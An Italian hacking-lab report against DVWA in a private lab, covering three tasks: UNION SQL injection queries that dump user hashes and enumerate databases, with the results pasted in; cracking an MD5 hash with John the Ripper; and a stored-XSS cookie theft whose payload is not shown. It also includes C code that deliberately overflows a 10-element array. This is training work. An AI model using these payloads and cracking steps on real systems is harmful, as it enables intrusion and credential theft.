

Hacking Lab (Livello Medio)

Traccia 1

Bonus:

- Replicare tutto a livello medium
- Recuperare informazioni vitali da altri db collegati
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Requisiti Laboratorio:

- **Livello difficoltà DVWA:** MEDIUM
- **IP Kali Linux:** 192.168.13.100/24
- **IP Metasploitable:** 192.168.13.150/24

Traccia 2

Bonus:

- Replicare tutto a livello medium
- fare il dump completo, cookie, versione browser, ip, data
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

Requisiti Laboratorio:

- **Livello difficoltà DVWA:** MEDIUM
- **IP Kali Linux:** 192.168.104.100/24
- **IP Metasploitable:** 192.168.104.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**

Traccia 3

Argomento:

Leggete attentamente il programma in allegato.

Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.

Bonus:

Inserire controlli di input

Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto.

Hacking Lab (Livello Medio)

Report

Introduzione:

Questo report dettaglia i risultati e le metodologie utilizzate durante il penetration testing di tre diverse tracce utilizzando vari strumenti e tecniche. L'obiettivo di ogni traccia era sfruttare vulnerabilità presenti nei sistemi e nei servizi. Inoltre analizzare ed implementare un codice .C.

Traccia 1: SQL Injection


Obiettivo: Recuperare la password in chiaro dell'utente "Pablo Picasso" tramite SQL Injection in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.13.150/24

IP Attaccante: 192.168.13.100/24



2. Esecuzione di SQL Injection

Utilizzo di una SQL Injection basata su UNION per recuperare le credenziali degli utenti.

Comando utilizzato: `1 UNION SELECT user, password FROM users --`

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected


XSS stored

DVWA Security

PHP Info

About

Logout



Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: medium

PHPIDS: disabled

View Source

View Help

3. Recupero e Decodifica degli Hash

Hash estratto: 0d107d09f5bbe40cade3de5c71e9e9b7

Comando utilizzato: `john --format=raw-md5 hashes.txt`

Password recuperata: letmein

```
L$ sudo john --format=raw-md5 hashes.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein (?)
1g 0:00:00:00 DONE 2/3 (2024-12-30 07:00) 25.00g/s 9600p/s 9600c/s 9600C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

4. Conferma funzionamento credenziali

Successivamente ho effettuato l’accesso alla DVWA testando il funzionamento delle credenziali rubate.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'pablo'

Username: pablo
Security Level: medium
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

4. Recupero informazioni vitali da altri db collegati

Infine ho effettuato ulteriori SQL Injection per recuperare le informazioni dagli altri db collegati.

Comando utilizzato: 1 UNION SELECT schema_name, null FROM information_schema.schemata --

1 UNION SELECT table_name, table_schema FROM information_schema.tables --

1 UNION SELECT column_name, DATA_TYPE FROM information_schema.columns WHERE table_name='users'

--

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: admin
Surname: admin

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: information_schema
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: dvwa
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: metasploit
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: mysql
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: owasp10
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki
Surname:

ID: 1 UNION SELECT schema_name, null FROM information_schema.schemata --
First name: tikiwiki195
Surname:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT DATABASE(), null --
First name: admin
Surname: admin

ID: 1 UNION SELECT DATABASE(), null --
First name: dvwa
Surname:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: admin
Surname: admin

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: CHARACTER_SETS
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLLATIONS
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLUMNS
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: COLUMN_PRIVILEGES
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: KEY_COLUMN_USAGE
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: PROFILING
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: ROUTINES
Surname:

ID: 1 UNION SELECT table_name, null FROM information_schema.tables --
First name: SCHEMATA
Surname:

ID: 1 UNION SELECT table_name, null FROM information schema.tables --



Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: admin
Surname: admin

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: CHARACTER_SET_NAME
Surname: varchar

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: DEFAULT_COLLATE_NAME
Surname: varchar

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: DESCRIPTION
Surname: varchar

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: MAXLEN
Surname: bigint

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: COLLATION_NAME
Surname: varchar

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: ID
Surname: bigint

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: IS_DEFAULT
Surname: varchar

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: IS_COMPILED
Surname: varchar

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS
First name: SORTLEN
Surname: bigint

ID: 1 UNION SELECT column_name, DATA_TYPE FROM information_schema.COLUMNS



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: admin
Surname: admin

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: CHARACTER_SETS
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: COLLATIONS
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: COLUMNS
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: COLUMN_PRIVILEGES
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: KEY_COLUMN_USAGE
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: PROFILING
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: ROUTINES
Surname: information_schema

ID: 1 UNION SELECT table_name, table_schema FROM information_schema.tables --
First name: SCHEMATA
Surname: information_schema

ID: 1 UNION SELECT table name, table schema FROM information schema.tables --



Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: admin
Surname: admin

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: CHARACTER_SET_NAME
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: DEFAULT_COLLATE_NAME
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: DESCRIPTION
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: MAXLEN
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: COLLATION_NAME
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: ID
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: IS_DEFAULT
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: IS_COMPILED
Surname:

ID: 1 UNION SELECT column_name, null FROM information_schema.columns --
First name: SORTLEN
Surname:

ID: 1 UNION SELECT column name, null FROM information schema.columns --

Risultati:

Password “**letmein**” in chiaro recuperata con successo e informazioni vitali da altri db recuperate.

Traccia 2: Cross-Site Scripting (XSS)


Obiettivo: Simulare il furto di sessione sfruttando una vulnerabilità di XSS persistente in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.104.150/24

IP Attaccante: 192.168.104.100/24




3. Iniezione del Payload

Payload iniettato nel campo di input vulnerabile:


```

```



3. Ricezione dump completo, cookie, versione browser, ip, data

Cookie di sessione, versione del browser, indirizzo IP catturati sul server HTTP dell'attaccante (porta 4444):



Risultati:

Dump completo effettuato con successo, dimostrando la vulnerabilità.

Traccia 3: Buffer Overflow (BOF)

Obiettivo: Capire la funzionalità del codice in .c, effettuare delle migliorie lato utente e dare la possibilità all'utente di effettuare un BOF.

Passaggi Eseguiti:

1. Studio del codice senza avviarlo

Il programma sembrerebbe legge 10 interi da input e li memorizza in un array chiamato `vector`. Mostra il contenuto dell'array, lo ordina in ordine crescente usando l'`**algoritmo di Bubble Sort**`. Infine mostra il contenuto dell'array ordinato.

2. Migliorie lato Utente

1- Menu interattivo:

Permette all'utente di scegliere tra le tre opzioni, continua a mostrare il menu finché non viene selezionata l'opzione 3 (uscita).

2- Esecuzione normale:

Legge 10 numeri, li ordina e li stampa senza causare errori.

Porzione di codice:

```
void esecuzioneNormale() {  
  
    printf("\nInserire 10 interi:\n");  
  
    for (i = 0; i < 10; i++) {  
  
        printf("[%d]: ", i+1);  
  
        scanf("%d", &vector[i]);  
  
    }  
  
    // Stampa il vettore  
  
    printf("Il vettore inserito e':\n");  
  
    for (i = 0; i < 10; i++) {  
  
        printf("[%d]: %d\n", i+1, vector[i]);  
  
    }  
  
}
```

3- Buffer Overflow (BOF):

Permette all'utente di inserire 15 numeri, causando un overflow nel buffer vector[10] quindi sovrascrive memoria non destinata al buffer.

Porzione di codice:

```
void esecuzioneBOF() {  
  
    printf("\nInserire **15 interi** (provoca un errore di Buffer Overflow):\n");  
  
    for (i = 0; i < 15; i++) {  
  
        printf("[%d]: ", i+1);  
  
        scanf("%d", &vector[i]);  
  
    }  
  
    // Stampa il vettore con overflow  
  
    printf("Il vettore inserito (con overflow) e':\n");  
  
    for (i = 0; i < 15; i++) {  
  
        printf("[%d]: %d\n", i+1, vector[i]);  
  
    }  
  
}
```

4- Esci:

Termina il programma.

3. Esempio di utilizzo

- Esecuzione normale (opzione 1): Inserisci 10 numeri e osserva il vettore ordinato.
- Buffer Overflow (opzione 2): Inserisci più di 10 numeri. Osserva comportamenti imprevedibili come:
- Sovrascrizione di memoria o possibile errore di segmentazione (segfault).
- Esci (opzione 3): Termina il programma.

C BW_D3_BOF_EDITED.c X

C BW_D3_BOF_EDITED.c >  esecuzioneBOF()

```
4 void esecuzioneNormale() {
```

```
37 }
```

```
38
```

```
39 void esecuzioneBOF() {
```

PROBLEMS

OUTPUT

DEBUG CONSOLE

TERMINAL

PORTS

Scegli un'opzione:

1. Esecuzione normale

2. Causa un Buffer Overflow (BOF)

3. Esci

Scelta: 1

Inserire 10 interi:

[1]: 0

[2]: 1

[3]: 2

[4]: 3

[5]: 4

[6]: 5

[7]: 6

[8]: 7

[9]: 8

[10]: 9

Il vettore inserito e':

[1]: 0

[2]: 1

[3]: 2

[4]: 3

[5]: 4

[6]: 5

[7]: 6

[8]: 7

[9]: 8

[10]: 9

Il vettore ordinato e':

[1]: 0

[2]: 1

[3]: 2

[4]: 3

[5]: 4

[6]: 5

[7]: 6

[8]: 7

[9]: 8

[10]: 9

C BW_D3_BOF_EDITED.c X

C BW_D3_BOF_EDITED.c >  esecuzioneBOF()

```
4 void esecuzioneNormale() {
```

```
37 }
```

```
38
```

```
39 void esecuzioneBOF() {
```

PROBLEMS

OUTPUT

DEBUG CONSOLE

TERMINAL

PORTS

1. Esecuzione normale

2. Causa un Buffer Overflow (BOF)

3. Esci

Scelta: 2

Inserire ****15 interi**** (provoca un errore di Buffer Overflow):

[1]: 0

[2]: 15

[3]: 23

[4]: 45

[5]: 89

[6]: 56

[7]: 41

[8]: 69

[9]: 99

[10]: 47

[11]: 85

[12]: 36

[13]: 49

[14]: 12

[15]: 60

Il vettore inserito (con overflow):

[1]: 0

[2]: 15

[3]: 23

[4]: 45

[5]: 89

[6]: 56

[7]: 41

[8]: 69

[9]: 99

[10]: 47

[11]: 85

[12]: 36

[13]: 49

[14]: 15

[15]: 15

Scegli un'opzione:

1. Esecuzione normale